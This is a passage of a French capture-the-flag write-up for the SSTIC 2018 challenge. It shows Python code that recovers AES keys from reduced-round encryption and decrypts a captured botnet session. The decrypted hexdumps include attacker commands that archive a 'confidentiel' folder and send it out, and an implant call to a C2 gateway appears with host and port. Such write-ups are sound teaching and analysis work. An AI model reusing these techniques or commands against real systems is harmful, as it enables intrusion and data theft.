                w[j][i] = w[j-Nk][i] ^ sbox[w[j-1][(i+1) % 4] ^ w[j-2][(i+1) % 4]]
        else:
            w[j] = XorWords(w[j-Nk], w[j-Nk-1])
        j = j+1

#    for i in range(20):
#        printWord(w[i])

    m = []
    for i in range(16,20):
        for j in range(4):
            m.append(w[i][j])


    return m

########################
# Printing functions #
########################
def printState(s):
    print "State:"
    for i in range(len(s)):
        row = s[i]
        rowstring = ""
```

```
        for j in range(len(row)):
            rowstring += "{0:02x} ".format(row[j])
        print rowstring
    print "\n"


def printKey(ks):
    for i in range(len(ks)):
        row = ks[i]
        rowstring = ""
        for j in range(len(row)):
            #rowstring += "{0:02x} ".format(row[j])
            rowstring += "{0:4} ".format(row[j])
        print rowstring
    print "\n"


###
# Main - attack code goes here
###

key = integral()


kk=""
for i in key:
    kk+="%02x" % i

print "Resolved key =", kk


kk=kk.decode('hex')

res="00ae0d3ead0ff9d598c513d69f6fcd1b".decode('hex')

res = [ord(c) for c in res]
kk = [ord(c) for c in kk]

print "res",res
print "kk",kk
flag= decrypt4rounds(res, kk)

# TEST de bon déchiffrement sur le premier échantillon
print "test:" , ''.join(chr(c) for c in flag)
```

Une fois lancé (python2), on obtient :

- Victime : Resolved key = 72ff8036d9200777d1e97a5be1d3f514
- test : AAAA babar007
- Attaquant : Resolved key = 4c1a69362fe00336f6a8460ff33dffd5
- test :AAAA babar007

Confirmé par le résultat du déchiffrement du premier paquet par la clef.

Reste maintenant à utiliser ces clefs pour déchiffrer la conversation qu'il y a eu entre la victime et l'attaquant. On réutilise les sous-ensembles de capture wireshark pour déchiffrer d'un coté les paquets envoyés par l'attaquant de l'autre ceux envoyés par la victime.

Une fois tout déchiffré on a :

- Victime vers attaquant

```
00000000: 4141 4141 dec0 d3d1 6261 6261 7230 3037  AAAA....babar007
00000010: 25f7 dd80 9f8f e428 0000 0000 0000 0000  %......(........
00000020: 0000 0100 2800 0000 0000 0000 0000 0000  ....(...........
00000030: 4141 4141 dec0 d3d1 6261 6261 7230 3037  AAAA....babar007
00000040: 25f7 dd80 9f8f e428 0000 0000 0000 0000  %......(........
```

```
00000050: 0102 0003 b900 0000 746f 7461 6c20 3132  ........total 12
00000060: 0a64 7277 7872 2d78 722d 7820 2033 2072  .drwxr-xr-x  3 r
00000070: 6f6f 7420 726f 6f74 2034 3039 3620 4d61  oot root 4096 Ma
00000080: 7220 2032 2031 313a 3430 202e 0a64 7277  r  2 11:40 ..drw
00000090: 7872 2d78 722d 7820 3234 2072 6f6f 7420  xr-xr-x 24 root
000000a0: 726f 6f74 2034 3039 3620 4d61 7220 2032  root 4096 Mar  2
000000b0: 2031 313a 3430 202e 2e0a 6472 7778 722d   11:40 ...drwxr-
000000c0: 7872 2d78 2032 3220 7573 6572 2075 7365  xr-x 22 user use
000000d0: 7220 3430 3936 204d 6172 2032 3920 3033  r 4096 Mar 29 03
000000e0: 3a30 3620 7573 6572 0a00 0000 0000 0000  :06 user........
000000f0: 4141 4141 dec0 d3d1 6261 6261 7230 3037  AAAA....babar007
00000100: 25f7 dd80 9f8f e428 0000 0000 0000 0000  %......(........
00000110: 0102 0005 2800 0000 0000 0000 0000 0000  ....(...........
00000120: 4141 4141 dec0 d3d1 6261 6261 7230 3037  AAAA....babar007
00000130: 25f7 dd80 9f8f e428 0000 0000 0000 0000  %......(........
00000140: 0102 0003 0207 0000 746f 7461 6c20 3133  ........total 13
00000150: 360a 6472 7778 722d 7872 2d78 2032 3220  6.drwxr-xr-x 22
00000160: 7573 6572 2075 7365 7220 3430 3936 204d  user user 4096 M
00000170: 6172 2032 3920 3033 3a30 3620 2e0a 6472  ar 29 03:06 ..dr
00000180: 7778 722d 7872 2d78 2020 3320 726f 6f74  wxr-xr-x  3 root
00000190: 2072 6f6f 7420 3430 3936 204d 6172 2020   root 4096 Mar
000001a0: 3220 3131 3a34 3020 2e2e 0a2d 7277 2d2d  2 11:40 ...-rw--
000001b0: 2d2d 2d2d 2d20 2031 2075 7365 7220 7573  ----- 1 user us
000001c0: 6572 2031 3630 3520 4d61 7220 3132 2031  er 1605 Mar 12 1
000001d0: 373a 3037 202e 6261 7368 5f68 6973 746f  7:07 .bash_histo
000001e0: 7279 0a2d 7277 2d72 2d2d 722d 2d20 2031  ry.-rw-r--r--  1
000001f0: 2075 7365 7220 7573 6572 2020 3232 3020   user user  220
00000200: 4d61 7220 2032 2031 313a 3430 202e 6261  Mar  2 11:40 .ba
00000210: 7368 5f6c 6f67 6f75 740a 2d72 772d 722d  sh_logout.-rw-r-
00000220: 2d72 2d2d 2020 3120 7573 6572 2075 7365  -r--  1 user use
00000230: 7220 3337 3731 204d 6172 2020 3220 3131  r 3771 Mar  2 11
00000240: 3a34 3020 2e62 6173 6872 630a 6472 7778  :40 .bashrc.drw
....

000017e0: 0102 0003 5900 0000 2f68 6f6d 652f 7573  ....Y.../home/us
000017f0: 6572 2f63 6f6e 6669 6465 6e74 6965 6c2f  er/confidentiel/
00001800: 4869 7665 2f68 6976 652d 5573 6572 7347  Hive/hive-UsersG
00001810: 7569 6465 2e70 6466 0a00 0000 0000 0000  uide.pdf........
00001820: 4141 4141 dec0 d3d1 6261 6261 7230 3037  AAAA....babar007
00001830: 25f7 dd80 9f8f e428 0000 0000 0000 0000  %......(........
00001840: 0102 0003 6400 0000 2f68 6f6d 652f 7573  ....d.../home/us
00001850: 6572 2f63 6f6e 6669 6465 6e74 6965 6c2f  er/confidentiel/
00001860: 4869 7665 2f68 6976 652d 4f70 6572 6174  Hive/hive-Operat
00001870: 696e 675f 456e 7669 726f 6e6d 656e 742e  ing_Environment.
00001880: 7064 660a 0000 0000 0000 0000 0000 0000  pdf.............
00001890: 4141 4141 dec0 d3d1 6261 6261 7230 3037  AAAA....babar007
000018a0: 25f7 dd80 9f8f e428 0000 0000 0000 0000  %......(........
000018b0: 0102 0003 6600 0000 2f68 6f6d 652f 7573  ....f.../home/us
000018c0: 6572 2f63 6f6e 6669 6465 6e74 6965 6c2f  er/confidentiel/
000018d0: 4869 7665 2f68 6976 652d 4465 7665 6c6f  Hive/hive-Develo
000018e0: 7065 7273 4775 6964 652d 6669 6775 7265  persGuide-figure
000018f0: 732e 7064 660a 0000 0000 0000 0000 0000  s.pdf...........
00001900: 4141 4141 dec0 d3d1 6261 6261 7230 3037  AAAA....babar007
00001910: 25f7 dd80 9f8f e428 0000 0000 0000 0000  %......(........
00001920: 0102 0003 7100 0000 2f68 6f6d 652f 7573  ....q.../home/us
00001930: 6572 2f63 6f6e 6669 6465 6e74 6965 6c2f  er/confidentiel/
00001940: 4869 7665 2f68 6976 652d 496e 6672 6173  Hive/hive-Infras
00001950: 7472 7563 7475 7265 2d43 6f6e 6669 6775  tructure-Configu
00001960: 7261 7469 6f6e 5f47 7569 6465 2e70 6466  ration_Guide.pdf
00001970: 0a00 0000 0000 0000 0000 0000 0000 0000  ................
00001980: 4141 4141 dec0 d3d1 6261 6261 7230 3037  AAAA....babar007
00001990: 25f7 dd80 9f8f e428 0000 0000 0000 0000  %......(........
000019a0: 0102 0003 6900 0000 2f68 6f6d 652f 7573  ....i.../home/us
000019b0: 6572 2f63 6f6e 6669 6465 6e74 6965 6c2f  er/confidentiel/
000019c0: 4869 7665 2f68 6976 652d 496e 6672 6173  Hive/hive-Infras

....
```

- Attaquant vers victime

```
00000000: 4141 4141 dec0 d3d1 6261 6261 7230 3037  AAAA....babar007
00000010: d4e2 ce91 2b9f 8edf 25f7 dd80 9f8f e428  ....+...%......(
00000020: 0000 0101 5802 0000 0000 0000 0000 0000  ....X...........
```

```
00000030: 0200 8f7f c39a 690c 0000 0000 0000 0000  ......i.........
00000040: 4a53 b8c6 99b3 7914 23cb c5d7 4976 e8c7  JS....y.#...Iv..
00000050: 89c2 c18f a275 f007 721f 15c5 6271 ea13  .....u..r...bq..
00000060: 99e1 7b33 2bb7 3188 d06a e5c2 106e ffd6  ..{3+.1..j...n..
00000070: e025 9690 b256 4abb fbdd d44a c004 1a14  .%...VJ....J....
00000080: 339b ba11 76e7 4f08 8fb9 1982 8374 9217  3...v.O......t..
00000090: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000b0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000e0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000f0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000100: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000110: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000120: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000130: e380 1804 a562 eda5 e9aa 6b0a 8ded 5ea8  .....b....k...^.
00000140: 21dd 4d5d 84bf a0f8 6d15 cbf2 e0f8 955a  !.M]....m......Z
00000150: 9f3c 0c75 1b83 ac8d 7696 677f 966e f225  .<.u....v.g..n.%
00000160: a0ac 93f8 bb2f 3f75 cdb9 580a 5bd7 aa2f  ...../?u..X.[../
00000170: b595 9d5c 0eba a229 c303 fa23 98d4 500c  ...\...)...#..P.
00000180: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000190: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000001a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000001b0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000001c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000001d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000001e0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000001f0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000200: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000210: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000220: 11ba 9b33 084f e776 8219 b98f 1792 7483  ...3.O.v......t.
00000230: 0418 80e3 a5ed 62a5 0a6b aae9 a85e ed8d  ......b..k...^..
00000240: 0000 0000 0000 0000 0000 0000 0000 0002  ................
00000250: 0300 0000 0000 0000 0000 0000 0000 0000  ................
00000260: 4141 4141 dec0 d3d1 6261 6261 7230 3037  AAAA....babar007
00000270: 0000 0000 0000 0000 25f7 dd80 9f8f e428  ........%......(
00000280: 0102 0000 3500 0000 6c73 202d 6c61 202f  ....5...ls -la /
00000290: 686f 6d65 0000 0000 0000 0000 0000 0000  home............
000002a0: 4141 4141 dec0 d3d1 6261 6261 7230 3037  AAAA....babar007
000002b0: 0000 0000 0000 0000 25f7 dd80 9f8f e428  ........%......(
000002c0: 0102 0000 3a00 0000 6c73 202d 6c61 202f  ....:...ls -la /
000002d0: 686f 6d65 2f75 7365 7200 0000 0000 0000  home/user.......
000002e0: 4141 4141 dec0 d3d1 6261 6261 7230 3037  AAAA....babar007
....

00000330: 4141 4141 dec0 d3d1 6261 6261 7230 3037  AAAA....babar007
00000340: 0000 0000 0000 0000 25f7 dd80 9f8f e428  ........%......(
00000350: 0102 0000 5f00 0000 7461 7220 6376 667a  ...._...tar cvfz
00000360: 202f 746d 702f 636f 6e66 6964 656e 7469   /tmp/confidenti
00000370: 656c 2e74 677a 202f 686f 6d65 2f75 7365  el.tgz /home/use
00000380: 722f 636f 6e66 6964 656e 7469 656c 0000  r/confidentiel..
00000390: 4141 4141 dec0 d3d1 6261 6261 7230 3037  AAAA....babar007
000003a0: 0000 0000 0000 0000 25f7 dd80 9f8f e428  ........%......(
000003b0: 0402 0000 3e00 0000 2f74 6d70 2f63 6f6e  ....>.../tmp/con
000003c0: 6669 6465 6e74 6965 6c2e 7467 7a00 0000  fidentiel.tgz...
000003d0: 4141 4141 dec0 d3d1 6261 6261 7230 3037  AAAA....babar007
000003e0: 0000 0000 0000 0000 25f7 dd80 9f8f e428  ........%......(
000003f0: 0202 0000 3a00 0000 2f74 6d70 2f73 7572  ....:.../tmp/sur
00000400: 7072 6973 652e 7467 7a00 0000 0000 0000  prise.tgz.......
00000410: 4141 4141 dec0 d3d1 6261 6261 7230 3037  AAAA....babar007
00000420: 0000 0000 0000 0000 25f7 dd80 9f8f e428  ........%......(
00000430: 0202 0003 c03f 0000 1f8b 0800 0a00 bd5a  .....?.........Z
```

On voit bien les échanges entre machines. Reste maintenant à écrire un parser qui va nous permettre de récupérer les fichiers tar.gz que l'on aperçoit dans le dialogue.

```
import struct
import binascii
###################################
# Parse server clear payload
```

```
################################
with open("clearpayloadserver","rb") as bb:
    num=0;
    while True:
        print("###############  "+  str(num) + " ####################")
        print(hex(struct.unpack(">Q",bb.read(8))[0]))
        print(hex(struct.unpack(">Q",bb.read(8))[0]))
        print(hex(struct.unpack(">Q",bb.read(8))[0]))
        print(hex(struct.unpack(">Q",bb.read(8))[0]))
        cmd = struct.unpack("<I",bb.read(4))[0]
        size = struct.unpack("<I",bb.read(4))[0]
        already_read = 40

        print ("Size :"+str(hex(size)))
        print ("cmd  :"+ str(hex(cmd)))
        padding = (16-(size%16))%16
        payload = bb.read(size+padding - already_read)
        print("payload" + str(binascii.hexlify(payload[:32])))

        print(len(payload))
        print(str(padding))
        if cmd == 0x201:
                print(payload)
        num+=1
        if cmd == 0x204:
                print(payload)


        if cmd == 0x202:
                print(payload)
        if cmd == 0x3000202:
                with open("%04x"%num+"chunk_tar.gz","wb") as tar_file:
                        tar_file.write(payload)
```

On obtient un fichier par chunk, un **cat *chunk_tar.gz > surprise.tgz** recrée le fichier copié de l'attaquant vers la victime.

```
tar ztvf surprise.tgz


drwxr-xr-x root/root         0 2018-03-29 11:50 surprise/
-rw-r--r-- root/root     46274 2015-11-13 01:35 surprise/lobster-dog-halloween-costume-by-casual-canine
    -21595.jpg
-rw-r--r-- root/root     22364 2018-03-12 15:40 surprise/sameera_ict4dTruth_lobsterDog.jpg
-rw-r--r-- root/root     48016 2014-05-07 00:41 surprise/lobster-dog-halloween-costume-by-casual-canine
    -2585.jpg
-rw-r--r-- root/root     43555 2009-10-28 19:18 surprise/lobster-dog-costume.jpg
-rw-r--r-- root/root     30627 2010-08-13 18:22 surprise/il_430xN.12984602.jpg
-rw-r--r-- root/root     77370 2014-05-07 00:41 surprise/lobster-dog-halloween-costume-by-casual-canine
    -6967.jpg
-rw-r--r-- root/root     61493 2017-10-04 05:32 surprise/lobster-dog-halloween-costume-casual-canine-1.
    jpg
-rw-r--r-- root/root    453609 2018-02-03 01:13 surprise/2017-hp-rook.jpg
-rw-r--r-- root/root     28733 2018-03-12 15:40 surprise/baby-lobster.jpg
-rw-r--r-- root/root    148072 2008-09-14 21:20 surprise/2857206742_657cafa164.jpg
-rw-r--r-- root/root     36607 2014-05-07 00:41 surprise/lobster-dog-halloween-costume-by-casual-canine
    -3783.jpg
-rw-r--r-- root/root     87865 2014-05-07 00:41 surprise/lobster-dog-halloween-costume-by-casual-canine
    -3889.jpg
-rw-r--r-- root/root     35997 2016-10-11 17:23 surprise/dog_lobster5.jpg
-rw-r--r-- root/root     47104 2014-05-07 00:41 surprise/lobster-dog-halloween-costume-by-casual-canine
    -5749.jpg
-rw-r--r-- root/root    155904 2007-10-29 03:40 surprise/1795984675_d58e8c05f0.jpg
-rw-r--r-- root/root     75121 2017-06-22 02:00 surprise/tumblr_ks3nn5rrZu1qz8fgvo1_500.jpg
-rw-r--r-- root/root    103453 2016-04-20 21:33 surprise/12UscfY.jpg
-rw-r--r-- root/root     75274 2015-09-21 17:04 surprise/lobster-dog-halloween-costume-by-casual-canine
    -20967.jpg
-rw-r--r-- root/root     36191 2016-10-11 17:23 surprise/dog_lobster.jpg
-rw-r--r-- root/root     40388 2014-05-07 00:41 surprise/lobster-dog-halloween-costume-by-casual-canine
    -4979.jpg
-rw-r--r-- root/root     34341 2007-11-01 03:17 surprise/Lobster Dog 1.jpg
```

```
-rw-r--r-- root/root     35949 2014-05-07 00:41 surprise/lobster-dog-halloween-costume-by-casual-canine
    -3733.jpg
-rw-r--r-- root/root    126114 2008-09-14 21:19 surprise/2857202520_62ba26da94.jpg
-rw-r--r-- root/root    308131 2013-11-17 01:39 surprise/photo-4-111.jpg
-rw-r--r-- root/root   3026309 2013-11-16 02:15 surprise/dsc05455.jpg
-rw-r--r-- root/root     81942 2011-07-01 21:30 surprise/my-lobster-dog-koda-san-24027-1277931298-48.jpg
-rw-r--r-- root/root    231214 2014-11-23 08:19 surprise/wallpapers-pho3nix-albums-wallpaper.jpg
```

Même manipulation coté victime :

```
import struct
import binascii
################################
# parse the binary file now
################################
with open("clearpayloadclient","rb") as bb:
    num=0;
    while True:
        print("################  "+  str(num) + " ####################")
        print(hex(struct.unpack(">Q",bb.read(8))[0]))
        print(hex(struct.unpack(">Q",bb.read(8))[0]))
        print(hex(struct.unpack(">Q",bb.read(8))[0]))
        print(hex(struct.unpack(">Q",bb.read(8))[0]))
        cmd = struct.unpack("<I",bb.read(4))[0]
        size = struct.unpack("<I",bb.read(4))[0]
        already_read = 40

        print ("Size :"+str(hex(size)))
        print ("cmd  :"+ str(hex(cmd)))
        padding = (16-(size%16))%16
        payload = bb.read(size+padding - already_read)
        print("payload" + str(binascii.hexlify(payload[:32])))

        print(len(payload))
        print(str(padding))
        if cmd == 0x3000201:
                print(payload)
        if cmd == 0x5000201:
                print(payload)

        num+=1

        if cmd == 0x204:
                pass


        if cmd == 0x202:
                pass
        if cmd == 0x3000204 or cmd == 0x5000204 :
                with open("%04x"%num+"chunk_tar.gz","wb") as tar_file:
                        tar_file.write(payload)
```

On obtient un fichier par chunk, un **cat *chunk_tar.gz > confidentiel.tgz** recrée le fichier récupéré depuis l'attaquant sur le poste de la victime.

```
tar ztvf confidentiel.tgz

drwxrwxr-x user/user         0 2018-03-29 16:50 home/user/confidentiel/
-rw-rw-r-- user/user        44 2018-03-28 18:38 home/user/confidentiel/super_secret
drwx------ user/user         0 2018-03-05 18:53 home/user/confidentiel/Couch Potato/
-rw-r--r-- user/user    640628 2018-03-05 18:53 home/user/confidentiel/Couch Potato/Couch_Potato-1_0-
    User_Guide.pdf
drwx------ user/user         0 2018-03-05 18:53 home/user/confidentiel/Bothan Spy/
-rw-r--r-- user/user    651264 2018-03-05 18:53 home/user/confidentiel/Bothan Spy/Gyrfalcon-1_0-
    User_Manual.pdf
-rw-r--r-- user/user    686170 2018-03-05 18:53 home/user/confidentiel/Bothan Spy/Gyrfalcon-2_0-
    User_Guide.pdf
-rw-r--r-- user/user    649061 2018-03-05 18:53 home/user/confidentiel/Bothan Spy/BothanSpy_1_0-S-NF.pdf
```

```
drwx------ user/user          0 2018-03-05 18:53 home/user/confidentiel/Imperial/
-rw-r--r-- user/user     106055 2018-03-05 18:53 home/user/confidentiel/Imperial/SeaPea-User_Guide.pdf
-rw-r--r-- user/user      39345 2018-03-05 18:53 home/user/confidentiel/Imperial/Achilles-UserGuide.pdf
-rw-r--r-- user/user     194042 2018-03-05 18:53 home/user/confidentiel/Imperial/Aeris-UsersGuide.pdf
drwx------ user/user          0 2018-03-05 18:53 home/user/confidentiel/Athena/
-rw-r--r-- user/user      47369 2018-03-05 18:53 home/user/confidentiel/Athena/ATHENA-DEMO.pdf
-rw-r--r-- user/user      11317 2018-03-05 18:53 home/user/confidentiel/Athena/Design_Engine.pdf
-rw-r--r-- user/user      94778 2018-03-05 18:53 home/user/confidentiel/Athena/AthenaTechnologyOverview.
    pdf
-rw-r--r-- user/user     554010 2018-03-05 18:53 home/user/confidentiel/Athena/Athena-v1_0-UserGuide.pdf
-rw-r--r-- user/user     373576 2018-03-05 18:53 home/user/confidentiel/Athena/AthenaDesign.pdf
drwx------ user/user          0 2018-03-05 18:53 home/user/confidentiel/High Rise/
-rw-r--r-- user/user    1283295 2018-03-05 18:53 home/user/confidentiel/High Rise/HighRise-2_0-Users_Guide
    .pdf
drwx------ user/user          0 2018-03-05 18:53 home/user/confidentiel/Weeping Angel/
-rw-r--r-- user/user    1212272 2018-03-05 18:53 home/user/confidentiel/Weeping Angel/EXTENDING_User_Guide
    .pdf
drwx------ user/user          0 2018-03-05 18:53 home/user/confidentiel/Protego/
-rw-r--r-- user/user     287064 2018-03-05 18:53 home/user/confidentiel/Protego/Protego_Release_01_05-
    Protego_Build_Procedure.pdf
-rw-r--r-- user/user      60910 2018-03-05 18:53 home/user/confidentiel/Protego/Protego_Release_01_05-
    Design_Docs-20141009-System_HW_Description.pdf
-rw-r--r-- user/user      50964 2018-03-05 18:53 home/user/confidentiel/Protego/Protego_Release_01_05-
    Protego-SW-SCRs-Release-01_05.pdf
-rw-r--r-- user/user     134048 2018-03-05 18:53 home/user/confidentiel/Protego/Protego_Release-01_05-
    Design_Docs-20150809-Protego_Message_Format.pdf
drwx------ user/user          0 2018-03-05 18:53 home/user/confidentiel/Angel Fire/
-rw-r--r-- user/user      28437 2018-03-05 18:53 home/user/confidentiel/Angel Fire/Wolfcreek-Docs-Notes.
    pdf
-rw-r--r-- user/user     720468 2018-03-05 18:53 home/user/confidentiel/Angel Fire/Wolfcreek-Docs-
    Angelfire_UserGuide.pdf
```

J'obtiens le 3ème flag dans le fichier **super_secret** de l'archive **confidentiel.tgz**

SSTIC2018{07aa9feed84a9be785c6edb95688c45a} : 02 mai 2018 à 16h21

6 Nation-state Level Botnet *of the death*

6.1 @ du serveur

Après une courte pause je reprend pour essayer de trouver l'ip du serveur qu'on est censé attaquer au final. Le premier paquet reçu par la victime n'avait pas encore été regardé :

```
00000000: 4141 4141 dec0 d3d1 6261 6261 7230 3037  AAAA....babar007
00000010: d4e2 ce91 2b9f 8edf 25f7 dd80 9f8f e428  ....+...%......(
00000020: 0000 0101 5802 0000 0000 0000 0000 0000  ....X...........
00000030: 0200 8f7f c39a 690c 0000 0000 0000 0000  ......i.........
00000040: 4a53 b8c6 99b3 7914 23cb c5d7 4976 e8c7  JS....y.#...Iv..
00000050: 89c2 c18f a275 f007 721f 15c5 6271 ea13  .....u..r...bq..
00000060: 99e1 7b33 2bb7 3188 d06a e5c2 106e ffd6  ..{3+.1..j...n..
00000070: e025 9690 b256 4abb fbdd d44a c004 1a14  .%...VJ....J....
00000080: 339b ba11 76e7 4f08 8fb9 1982 8374 9217  3...v.O......t..
00000090: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000b0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000e0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000f0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000100: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000110: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000120: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000130: e380 1804 a562 eda5 e9aa 6b0a 8ded 5ea8  .....b....k...^.
00000140: 21dd 4d5d 84bf a0f8 6d15 cbf2 e0f8 955a  !.M]....m......Z
00000150: 9f3c 0c75 1b83 ac8d 7696 677f 966e f225  .<.u....v.g..n.%
00000160: a0ac 93f8 bb2f 3f75 cdb9 580a 5bd7 aa2f  ...../?u..X.[../
00000170: b595 9d5c 0eba a229 c303 fa23 98d4 500c  ...\...)...#..P.
00000180: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000190: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000001a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
```

```
000001b0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000001c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000001d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000001e0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000001f0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000200: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000210: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000220: 11ba 9b33 084f e776 8219 b98f 1792 7483  ...3.O.v......t.
00000230: 0418 80e3 a5ed 62a5 0a6b aae9 a85e ed8d  ......b..k...^..
00000240: 0000 0000 0000 0000 0000 0000 0000 0002  ................
00000250: 0300 0000 0000 0000 0000 0000 0000 0000  ................
00000260: 0a
```

Ce n'est pas un paquet que j'ai pu observer entre un noeud et un c&c, donc c'est certainement à regarder coté sous-noeud. Là, en effet, je recois bien ce type de paquet. C'est certainement dans ce paquet que le sous-noeud reçoit les élements pour se reconnecter ailleurs si sa passerelle tombe. Dans mon propre sous-noeud je vois le port de mon propre C&C, c'est bien ça.




Figure 7: Table de routage

J'essaye de patcher le paquet reçu par mon sous-noeud par le paquet du challenge, si je coupe ma passerelle le sous noeud devrait utiliser cette table la. Ca ne fonctionne pas, je ne copie pas au bon endroit. Je me suis fait un petit script python qui me transforme le premier paquet en commande gdb.
Finalement ça marche. C'était bien l'idée. Le (**args = ["/tmp/.f4ncyn0un0urs", "-h", "192.168.23.213", "-p", "31337"]**) du **stage1.js** se connecte donc à une passerelle.

```
import struct
import sys
def generate_route_pck(reg,value):
    try :
        index=0
        with open("firstpack","rb") as route_packet:
            while True:
                #patch with id
                if index == 24:
                    route_packet.read(8)
                    print("set {long}("+reg+"+24)="+value+"")
                else:
                    print("set {long}("+reg+"+%d)=0x%016x"%(index, (struct.unpack('<Q',
    route_packet.read(8))[0])))
                index+=8
```

```
        except:
            pass

if __name__ == "__main__":
    generate_route_pck(sys.argv[1],sys.argv[2])
```

```
**********  python read_route.py \$rdi 0x78bc3ee92058ba58
set {long}($rdi+0)=0xd1d3c0de41414141
set {long}($rdi+8)=0x3730307261626162
set {long}($rdi+16)=0xdf8e9f2b91cee2d4
set {long}($rdi+24)=0x78bc3ee92058ba58
set {long}($rdi+32)=0x0000025801010000
set {long}($rdi+40)=0x0000000000000000
set {long}($rdi+48)=0x0c699ac37f8f0002
set {long}($rdi+56)=0x0000000000000000
set {long}($rdi+64)=0x1479b399c6b8534a
set {long}($rdi+72)=0xc7e87649d7c5cb23
set {long}($rdi+80)=0x07f075a28fc1c289
set {long}($rdi+88)=0x13ea7162c5151f72
set {long}($rdi+96)=0x8831b72b337be199
set {long}($rdi+104)=0xd6ff6e10c2e56ad0
set {long}($rdi+112)=0xbb4a56b2909625e0
set {long}($rdi+120)=0x141a04c04ad4ddfb
set {long}($rdi+128)=0x084fe77611ba9b33
set {long}($rdi+136)=0x179274838219b98f
set {long}($rdi+144)=0x0000000000000000
set {long}($rdi+152)=0x0000000000000000
set {long}($rdi+160)=0x0000000000000000
set {long}($rdi+168)=0x0000000000000000
set {long}($rdi+176)=0x0000000000000000
set {long}($rdi+184)=0x0000000000000000
set {long}($rdi+192)=0x0000000000000000
set {long}($rdi+200)=0x0000000000000000
set {long}($rdi+208)=0x0000000000000000
set {long}($rdi+216)=0x0000000000000000
set {long}($rdi+224)=0x0000000000000000
set {long}($rdi+232)=0x0000000000000000
set {long}($rdi+240)=0x0000000000000000
set {long}($rdi+248)=0x0000000000000000
set {long}($rdi+256)=0x0000000000000000
set {long}($rdi+264)=0x0000000000000000
set {long}($rdi+272)=0x0000000000000000
set {long}($rdi+280)=0x0000000000000000
set {long}($rdi+288)=0x0000000000000000
set {long}($rdi+296)=0x0000000000000000
set {long}($rdi+304)=0xa5ed62a5041880e3
set {long}($rdi+312)=0xa85eed8d0a6baae9
set {long}($rdi+320)=0xf8a0bf845d4ddd21
